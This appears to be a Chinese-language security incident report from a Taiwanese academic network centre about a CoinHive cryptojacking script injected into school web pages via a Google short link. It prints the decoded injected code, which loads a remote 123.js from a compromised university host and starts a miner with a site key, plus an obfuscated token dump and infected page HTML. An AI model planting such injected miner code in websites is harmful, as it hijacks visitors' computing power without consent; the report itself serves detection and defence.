



本月中,北區ASOC轄下學校某科系網頁,遭通報有疑似被植入挖礦程式的狀況。

經了解後,發現其科系首頁,遭放置某google短網址。

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出處:北區ASOC整理

其網頁的google短網址,會自動執行,但會被卡巴斯基擋下,並判定為挖礦程式。



遭告警之javascript檔案,載下打開後,發現竟是遭可愛表情符號encode過的程式碼。

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此 javascript 程式碼是透過特殊編碼「aaencode」後,而產生之表情符號。

經還原後可以發現此程式碼,還會另外呼叫其他 123.js 的程式碼。

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document.writeln("");
document.writeln("<script src=\'http://www.spmwe.eng.ku.ac.th/upload/news/32/123.js
  \"></script>"):
document.writeln("<script>");
document.writeln("
                                                                                                    var miner = new
CoinHive.Anonymous(\'OJ4UiFnng44hn4jNEj4HByNlsUutJQvn\', {throttle: 0.5,threads: 2});");
document.writeln("
                                                                                                    // 123"):
document.writeln("
                                                                                                                                     miner.start();");
document.writeln("</script>");
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
而此 123.js 的程式碼,經分析過後,發現為 CoinHive 的網頁挖礦程式。

||| 0x1a7f|this|||function|var|||0x0||_0x4cce8b|return|CoinHive|_0x5da492|_0x15ae56||null|Date|EgZQ|oTAP|else||_0x2fa40c||_0x1f 532a|Icfu|IGm1|YhUe|m8II|TU2H|4At|prototype|coinhive|h6un|GjXh|com||for|rnul|Lj3|new|12T| 0x4923d0|0U8H|kh9d|||o5ud||r07||qmWV| trk | 0x5440fb | Gt05 | wss | proxy | 0x1 | A0q | interval | pTI | qB12 | dSE | Yz3F | 0x3e8 | sjdC | 0x771205 | Math | JQ1t | 0x55d367 | zduK | socket | 0x51ff9d | 0x2b7a7f|length|0x100|Y00F| autoThreads|QDi|error| threads|now| 0x151acc| 0x57dc09| 0xa923d8| 0x3c34af| 0x3bd339|data|tItH|pa rams| 0x522d15| 0xc81aa8| 0x1420ce|undefined|0x4| 0x3fec01|Ass2| 0x473b72|0x3c| emit| 0x4670b2| 0x36bdad|typeof|window| 0x5447b f | 0x4af3cc | 0x2378fb | charCodeAt | 0x4d80ae | enabled | clearInterval | tab | 0x461fb7 | 0x32247c | 0x2ca671 | 0x2c56bb | 0xdcdb4e | 0x180d ec|ibyY|JSON| 0x3b9cae| 0x3fd459| 0x4c1b12| 0x470d92|type| 0x2eb886| 0x1b5df3| 0x11fb6| 0x4f4b58|while| 0x5cf0e3|atob|String| 0x5c6f62|0x2| 0x2d7d11| 0x58f37c| 0x491ae4| 0x287c1f|0x3| reconnectRetry| goal|adjustEvery|mode|LpVo|try|catch|REQUIRES AUTH|na vigator | targetNumThreads | 0x4ee9a2 | 0x1d3453 | setInterval | hXDM | 0x47ef4b | 0x8617b8 | bind | 0x1aaeef | 0x674900 | 0x1a576d | 0x154c77 | 0x501e04| 0x19ebed| 0x4c7a03| 0x15d63a| 0x185255| 0x49d330| 0xf35e70|console| 0x50dcc4|job id| 0x367f44| 0x335290| 0x11884f|w orker| 0x256ed3|self|https|encode version|sojson|CsK|woU|eMK|Cnc0|DpM0|Du8K|Cks0|CuMK|Co80|Cuc0| 0x17f6f1| 0x584a6e| 0x40039c|0 x179| 0x5eb2a1|initialized|object|global| 0x138280| 0x54d1b5| 0x46adbb| 0x26b095|0x40|fromCharCode|0xff|0x6| 0xfe1371| 0x4b64ba |0x10|rc4|once|use|strict| 0x59ad07| 0x4b83aa| siteKey|max|0x7|0x8| verifyThread|0xd|ident|lastPingReceived|BroadcastChannel| 0 x5639f4|0x1e|open|authed|accepted| 0x395927|0x21| onTargetMet|0x2b| 0x4e56bb| 0x13c546| 0x4bd215|0x3e|0x49|0x4d|0x51| 0x44085d| 0x3cb249| 0x31bac2| 0x1dd37e|0x62| throttle| 0x369a9c| 0x59b979|0x81|userAgent|0x90|0x91|CONFIG| 0x4f2ae8| 0x229467|nonce|resu lt|verify|_asmjsStatus|0xae|0xb2|_optInToken|0xca|status|0x5dc|localStorage|0xfb|_0x1105de|_0x5bd89d|_0x30aba0|_0x4bd2a2|_0x6c7 584|version|user| user|0x12b| 0x578673|0x12d|0x130| 0x446435|stop|hashes|0x163|0x1770|banned|0x258| 0x4f22c1| 0x23ae4c| 0x3e107 b| 0x172efe|0x192|0x198| 0x166c3e| 0x41127e| 0x9e9b29| 0x494d90| 0x5f5491| 0x1173fd| 0x1f703c| 0x43c6c6| 0x24ba50| 0x3f6f69| 0x 2ea21a| 0x4651ff|0x1a5|onReady| isReady|0x1b5|jobCallback| 0xac3dae| 0x2c80a5| 0x4491c7

出處:北區ASOC整理

小結

1. 目前北區AOSC針對coinhive網頁挖礦程式之偵測規則,皆已開啟並即時阻擋。



2. 目前較大廠牌之防毒軟體(如:卡巴、小紅傘...等), 皆有偵測網頁挖礦程式之功能, 如使用者需要, 建議安裝有偵測網頁挖礦程式功能之防毒軟體。

後續

北區ASOC與台大同仁,作上述程式碼分析時,意外發現某台中區網轄下之學校, 也遭植入相關挖礦程式碼。因此,立即寫信通知該校。

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional/</pre>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="zh-tw" la
<head>
<meta http-equiv="content-type"
<meta name="keywords" content="
<meta name="description" content
<title>公告:法政學院簡介<script src="https://goo.gl/6U8iAq" typ
<link href="/css/general.css" rel="stylesheet" type="text/css"</pre>
<link href="/css/wforms.css" rel="stylesheet" type="text/css" /</pre>
link href="/css/editor.css" rel="stylesheet" type="text/css" /
<!--[if IE]>link rel="stylesheet" type="text/css" href="/css/ie"
<link href="/css/app/news.css" rel="stylesheet" type="text/css'</pre>
<link href="/css/zh-tw.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="http://ff.kis.v2.scr.kasper</pre>
<script src="/inc/js/scriptaculous/scriptaculous.js" type="text</pre>
<script src="/inc/js/jquery/jquery.js" type="text/javascript"><</pre>
<script type="text/javascript">iOuery.noConflict():</script>
```

此有問題的挖礦網頁 為泰國某大學科系之 首頁,至月報完稿前, 仍未被移除。



